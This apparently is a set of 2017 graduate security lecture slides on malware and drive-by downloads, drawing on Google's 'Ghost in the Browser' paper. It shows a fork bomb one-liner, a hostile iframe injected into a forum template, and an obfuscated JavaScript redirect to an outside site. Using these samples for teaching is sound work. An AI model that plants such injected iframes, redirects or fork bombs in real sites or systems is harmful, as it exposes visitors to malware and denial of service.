MALWARE:
VIRUSES

GRAD SEC

OCT 10 2017

TODAY'S PAPERS

The Ghost In The Browser
Analysis of Web-based Malware

Niels Provos, Dean McNamee, Panayiotis Mavrommatis, Ke Wang and Nagendra Modadugu
Google, Inc.
{niels, deanm, panayiotis, kewang, ngm}@google.com

Abstract

As more users are connected to the Internet and conduct their daily activities electronically, computer users have become the target of an underground economy that infects hosts with malware or adware for financial gain. Unfortunately, even a single visit to an infected web site enables the attacker to detect vulnerabilities in the user's applications and force the download a multitude of malware binaries. Frequently, this malware allows the adversary to gain full control of the compromised systems leading to the ex-filtration of sensitive information or installation of utilities that facilitate remote control of the host. We believe that such behavior is similar to our traditional understanding of botnets. However, the main difference is that web-based malware infections are pull-based and that the resulting command feedback loop is looser. To characterize the nature of this rising thread, we identify the four prevalent mechanisms used to inject malicious content on popular web sites: web server security, user contributed content, advertising and third-party widgets. For each of these areas, we present examples of abuse found on the Internet. Our aim is to present the state of malware on the Web and emphasize the importance of this rising threat.

1. INTRODUCTION

Internet services are increasingly becoming an essential part of our everyday life. We rely more and more on the convenience and flexibility of Internet-connected devices to shop, communicate and in general perform tasks that would otherwise require our physical presence. Although very beneficial, Internet transactions can expose user sensitive information. Banking and medical records, authorization passwords and personal communication records can easily become known to an adversary who can successfully compromise any of the devices involved in on-line transactions.


Unfortunately, the user's personal computer seems to be the weakest link in these transactions. Contrary to the small set of applications running in the tightly managed and frequently updated commercial servers, a personal computer contains a large number of applications that are usually neither managed nor updated. To make things worse, discovering older, vulnerable versions of popular applications is an easy task: a single visit to a compromised web site is sufficient for an attacker to detect and exploit a browser vulnerability. Therefore, the goal of the attacker becomes identifying web applications with vulnerabilities that enable him to insert small pieces of HTML in web pages. This HTML code is then used as a vehicle to test large collections of exploits against any user who visits the infected page.

In most cases, a successful exploit results in the automatic installation of a malware binary, also called drive-by-download. The installed malware often enables an adversary to gain remote control over the compromised computer system and can be used to steal sensitive information such as banking passwords, to send out spam or to install more malicious executables over time. Unlike traditional botnets [1] that use push-based infection to increase their population, web-based malware infection follows a pull-based model and usually provides a looser feedback loop. However, the population of potential victims is much larger as web proxies and NAT-devices pose no barrier to infection [1]. Tracking and infiltrating botnets created by web-based malware is also made more difficult due to the size and complexity of the Web. Just finding the web pages that function as infection vector requires significant resources.

Web-based malware infection has been enabled to a large degree by the fact that it has become easier to setup and deploy web sites. Unfortunately, keeping the required software up to date with patches still remains a task that requires human intervention. The increasing number of applications necessary to operate a modern portal, other than the actual web server and the rate of patch releases, makes keeping a site updated a daunting task and is often neglected.

To address this problem and to protect users from being infected while browsing the web, we have started an effort to identify all web pages on the Internet that could potentially be malicious. Google already crawls billions of web pages on the Internet. We apply simple heuristics to the crawled pages repository to determine which pages attempt to exploit web browsers. The heuristics reduce the number of URLs we subject to further processing significantly. The pages classified as potentially malicious are used as input to instrumented browser instances running under virtual machines. Our goal is to observe the malware behavior when visiting malicious URLs and discover if malware binaries are being downloaded as a result of visiting a URL. Web sites that have been identified as malicious, using our verification procedure, are labeled as potentially harmful when returned as a search result. Marking pages with a label allows users to avoid exposure to such sites and results in fewer users being infected. In addition, we keep detailed statistics about detected web pages and keep track of identified malware binaries for later analysis.

In this paper, we give an overview of the current state of malware on the web. Our evaluation is based on Internet-



WHITE PAPER

Symantec Security Response

symantec.

Hunting For Metamorphic

by Péter Szőr
Architect

Peter Ferrie
Principle Software Engineer

INSIDE

- Evolution of Code
- Metamorphic Virus Detection Examples
- Possible Future Virus Developments

MALWARE

Malicious code that is stored on and runs on a victim's system

- How does it get to run?
  - Attacks a user- or network-facing vulnerable service
  - Backdoor: Added by a malicious developer
  - Social engineering: Trick the user into running/clicking/installing
  - Trojan horse: Offer a good service, add in the bad
  - Drive-by download: Webpage surreptitiously installs
  - Attacker with physical access downloads & runs it

MALWARE

Malicious code that is stored on and runs on a victim's system

- How does it get to run?
  - Attacks a user- or network-facing vulnerable service
  - Backdoor: Added by a malicious developer
  - Social engineering: Trick the user into running/clicking/installing
  - Trojan horse: Offer a good service, add in the bad
  - Drive-by download: Webpage surreptitiously installs
  - Attacker with physical access downloads & runs it

Potentially from any mode of interaction (automated or not), provided sufficient vulnerability

MALWARE: WHAT CAN IT DO?

Virtually anything, subject only to its permissions

- Brag: "APRIL 1st HA HA HA HA YOU HAVE A VIRUS!"
- Destroy:
  - Delete/mangle files
  - Damage hardware (more later this lecture)
- Crash the machine, e.g., by over-consuming resources
  - Fork bombing or "rabbits": while(1) { fork(); }
- Steal information ("exfiltrate")
- Launch external attacks
  - Spam, click fraud, denial of service attacks
- Ransomware: e.g., by encrypting files
- Rootkits: Hide from user or software-based detection
  - Often by modifying the kernel
  - Man-in-the-middle attacks to sit between UI and reality

MALWARE: WHEN DOES IT RUN?

Some delay based on a trigger


- Time bomb: triggered at/after a certain time
  - On the 1st through the 19th of any month…
- Logic bomb: triggered when a set of conditions hold
  - If I haven't appeared in two consecutive payrolls…
- Can also include a backdoor to serve as ransom
  - "I won't let it delete your files if you pay me by Thursday…"

Some attach themselves to other pieces of code

- Viruses: run when the user initiates something
  - Run a program, open an attachment, boot the machine
- Worms: run while another program is running
  - No user intervention required

DRIVE-BY DOWNLOADS

When does it run:



What does it do:

DRIVE-BY DOWNLOADS


When does it run:

Intentional visit to evil.com

User-generated content (e.g., message board)

Third-party ad (esp. with ad reselling)

Third-party widget (e.g., visit counter)



What does it do:

DRIVE-BY DOWNLOADS


When does it run:

Intentional visit to evil.com

User-generated content (e.g., message board)

Third-party ad (esp. with ad reselling)

Third-party widget (e.g., visit counter)



What does it do:

Exfiltration

Join a botnet

Social engineer

DRIVE-BY DOWNLOADS: EXPLOITS

Vulnerable web servers

Modify webpage template to infect all pages within a given domain

```
<!-- Copyright Information -->
<div align='center' class='copyright'>Powered by
<a href="http://www.invisionboard.com">Invision Power Board</a>(U)
v1.3.1 Final &copy; 2003  
<a href='http://www.invisionpower.com'>IPS, Inc.</a></div>
</div>
<iframe src='http://wsfgfdgrtyhgfd.net/adv/193/new.php'></iframe>
<iframe src='http://wsfgfdgrtyhgfd.net/adv/new.php?adv=193'></iframe>
```

User-supplied content

Very easy to upload

Example of obfuscation


```
  <SCRIPT language=JavaScript>
function otqzyu(nemz)juyu="lo";sdfwe78="catio";
kjj="n.r";vj20=2;uyty="eplac";iuiuh8889="e";vbb25="('";
awq27="";sftfttft=4;fghdh="'ht";ji87gkol="tp:/";
polkiuu="/vi";jbhj89="deo";jhbhi87="zf";hgdxgf="re";
jkhuift="e.c";jygyhg="om'";dh4=eval(fghdh+ji87gkol+
polkiuu+jbhj89+jhbhi87+hgdxgf+jkhuift+jygyhg);je15="')";
if (vj20+sftfttft==6) eval(juyu+sdfwe78+kjj+ uyty+
iuiuh8889+vbb25+awq27+dh4+je15);
otqzyu();//
</SCRIPT>
```

```
location.replace('http://videozfree.com')
```

DRIVE-BY DOWNLOADS: EXPLOITS

Advertising

Hard to know where it’s coming from; the trust model of ads is a mess



Third-party widgets

Examples of exploiting the fact that trust models change over time; what happens when stat.xx expires and is purchased by an attacker?

```
<!-- Begin Stat Basic code -->
<script language="JavaScript"
     src="http://m1.stat.xx/basic.js">
</script><script language="JavaScript">
<!--
  statbasic("ST8BiCCLfUdmAHKtah3InbhtwoWA", 0);
// -->
</script> <noscript>
<a href="http://v1.stat.xx/stats?ST8BidmAHKthtwoWA">
<img src="http://m1.stat.xx/n?id=ST8BidmAHKthtwoWA"
border="0" nosave width="18" height="18"></a></noscript>
<!-- End Stat Basic code -->
```

DRIVE-BY DOWNLOADS: TYPES




Figure 6: This graph shows the number of unique URLs engaging in drive-by-downloads discovered by our system over a sixty day period. It shows the predominant malware categories installed as a result of visiting a malicious web page. We found that `Trojans` were the most frequent malware category - they were installed by over 300,000 URLs.

DRIVE-BY DOWNLOADS: POPULARITY




Figure 7: The two graphs display statistics on the popularity of third-party exploit URLs. The top graphs shows the number of URLs pointing to the most popular exploits whereas the bottom graph shows how many different hosts point to the same set of exploits. We see a large variance in the number of hosts compared to the number of URLs.

DRIVE-BY DOWNLOADS: POPULARITY

Are these distinct binaries?

